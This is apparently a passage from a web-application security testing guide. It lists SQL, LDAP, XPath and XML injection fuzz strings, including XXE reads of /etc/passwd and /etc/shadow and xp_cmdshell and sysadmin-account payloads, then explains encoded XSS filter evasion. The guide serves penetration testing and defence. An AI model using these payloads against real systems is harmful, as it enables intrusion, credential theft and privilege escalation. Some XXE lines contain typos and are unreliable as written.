' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
'/**/OR/**/1/**/=/**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*

%27+--+&password=
'; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'/'+password+' '
from users where login >
@var select @var as var into temp end --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

Active SQL Injection (SQI)

'; exec master..xp_cmdshell 'ping 10.10.1.2'--
CREATE USER name IDENTIFIED BY 'pass123'
CREATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost',
PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES(char(0x70) + char(0x65) + char(0x74)
+ char(0x65) + char(0x72) + char(0x70)
+ char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)

LDAP Injection

For details on LDAP Injection: Testing for LDAP Injection

|
!
(
)
%28
%29

&
%26
%21
%7C
*|
%2A%7C
(|(mail=))
%2A%28%7C%28mail%3D%2A%29%29
(|(objectclass=))
%2A%28%7C%28objectclass%3D%2A%29%29
*()|%26'
admin*
admin*)((|userPassword=*)
)(uid=))(|(uid=*

XPATH Injection

For details on XPATH Injection: Testing for XPath Injection

'+or+'1'='1
'+or+''='
x'+or+1=1+or+'x'='y
/
//
//*
/
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y

XML Injection

Details on XML Injection here: Testing for XML Injection

<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[<]]>SCRIPT<!
[CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></foo>

```
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or "=']]></foof>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file://c:/boot.ini">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file:///etc/shadow">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file:///dev/random">]><foo>&xee;</foo>
```

Appendix D: Encoded Injection

Background

Character Encoding is primarily used to represent characters, numbers and other symbols in a format that is suitable for a computer to understand, store, and render data. It is, in simple terms, the conversion of bytes into characters - characters belonging to different languages like English, Chinese, Greek or any other known language. A common and one of the early character encoding schemes is ASCII (American Standard Code for Information Interchange) that initially, used 7 bit coded characters. Today, the most common encoding scheme used is Unicode (UTF 8).

Character encoding has another use or rather misuse. It is being commonly used for encoding malicious injection strings in order to obfuscate and thus bypass input validation filters or take advantage of the browser’s functionality of rendering an encoding scheme.

Input Encoding – Filter Evasion

Web applications usually employ different types of input filtering mechanisms to limit the input that can be submitted by its users. If these input filters are not implemented sufficiently well, it is possible to slip a character or two through these filters. For instance, a / can be represented as 2F (hex) in ASCII, while the same character (/) is encoded as C0 AF in Unicode (2 byte sequence). Therefore, it is important for the input filtering control to be aware of the encoding scheme used. If the filter is found to be detecting UTF 8 encoded injections a different encoding scheme may be employed to bypass the filter.

In other words, an encoded injection works because even though an input filter might not

recognize or filter an encoded attack, the browser correctly interprets it while rendering the web page.

Output Encoding – Server & Browser Consensus

Web browsers, in order to coherently display a web page, are required to be aware of the encoding scheme used. Ideally, this information should be provided to the browser through HTTP headers (“Content-Type”) as shown below:

Content-Type: text/html; charset=UTF-8

or through HTML META tag (“META HTTP-EQUIV”), as shown below:

<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">

It is through these character encoding declarations that the browser understands which set of characters to use when converting bytes to characters. Note: The content type mentioned in the HTTP header has precedence over the META tag declaration.

CERT describes it here as follows:

Many web pages leave the character encoding ("charset" parameter in HTTP) undefined. In earlier versions of HTML and HTTP, the character encoding was supposed to default to ISO-8859-1 if it wasn't defined. In fact, many browsers had a different default, so it was not possible to rely on the default being ISO-8859-1. HTML version 4 legitimizes this - if the character encoding isn't specified, any character encoding can be used.

If the web server doesn't specify which character encoding is in use, it can't tell which characters are special. Web pages with unspecified character encoding work most of the time because most character sets assign the same characters to byte values below 128. But which of the values above 128 are special? Some 16-bit character-encoding schemes have additional multi-byte representations for special characters such as "<". Some browsers recognize this alternative encoding and act on it. This is "correct" behavior, but it makes attacks using malicious scripts much harder to prevent. The server simply doesn't know which byte sequences represent the special characters

Therefore in the event of not receiving the character encoding information from the server, the browser either attempts to ‘guess’ the encoding scheme or reverts to a default scheme. In some cases, the user explicitly sets the default encoding in the browser to a different scheme.

Any such mismatch in the encoding scheme used by the web page (server) and the browser may cause the browser to interpret the page in a manner that is unintended or unexpected.

Encoded Injections

All the scenarios given below form only a subset of the various ways obfuscation can be achieved in order to bypass input filters. Also, the success of encoded injections depends on the browser in use. For example, US-ASCII encoded injections were previously successful only in IE browser but not in Firefox. Therefore, it may be noted that encoded injections, to a large extent, are browser dependent.

Basic Encoding

Consider a basic input validation filter that protects against injection of single quote character. In this case the following injection would easily bypass this filter:

<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

String.fromCharCode Javascript function takes the given Unicode values and returns the corresponding string. This is one of the most basic forms of encoded injections. Another vector that can be used to bypass this filter is:

<IMG SRC=javascript:alert(&quot ;XSS&quot ;)>
<IMG SRC=javascript:alert(&#34 ;XSS&#34 ;)> (Numeric reference)

The above uses HTML Entities to construct the injection string. HTML Entities encoding is used to display characters that have a special meaning in HTML. For instance, '>' works as a closing bracket for a HTML tag. In order to actually display this character on the web page HTML character entities should be inserted in the page source. The injections mentioned above are one way of encoding. There are numerous other ways in which a string can be encoded (obfuscated) in order to bypass the above filter.

Hex Encoding

Hex, short for Hexadecimal, is a base 16 numbering system i.e it has 16 different values from 0 to 9 and A to F to represent various characters. Hex encoding is another form of obfuscation that is, sometimes, used to bypass input validation filters. For instance, hex encoded version of the string <IMG SRC=javascript:alert('XSS')> is

<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C
%65%72%74%28%27%58%53%53%27%29>

A variation of the above string is given below. Can be used in case '%' is being filtered:

<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>

There are other encoding schemes like Base64 and Octal as well that may be used for obfuscation. Although, every encoding scheme may not work every time, a bit of trial and error coupled with intelligent manipulations would definitely reveal the loophole in a weakly built input validation filter.

UTF-7 Encoding

UTF-7 encoding of <SCRIPT>alert('XSS');</SCRIPT> is as below

+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-

For the above script to work, the browser has to interpret the web page as encoded in UTF-7.

Multi-byte Encoding

Variable-width encoding is another type of character encoding scheme that uses codes of varying lengths to encode characters. Multi-Byte Encoding is a type of variable-width encoding that uses varying number of bytes to represent a character. Multibyte encoding is primarily used to encode characters that belong to a large character set e.g. Chinese, Japanese and Korean.

Multibyte encoding has been used in the past to bypass standard input validation functions and carry out cross site scripting and SQL injection attacks.

References

http://ha.ckers.org/xss.html

http://www.cert.org/tech_tips/malicious_code_mitigation.html

http://www.w3schools.com/HTML/html_entities.asp

http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm

http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1212217_tax299989,00.html

http://www.joelonsoftware.com/articles/Unicode.html

ISBN 978-1-304-61314-1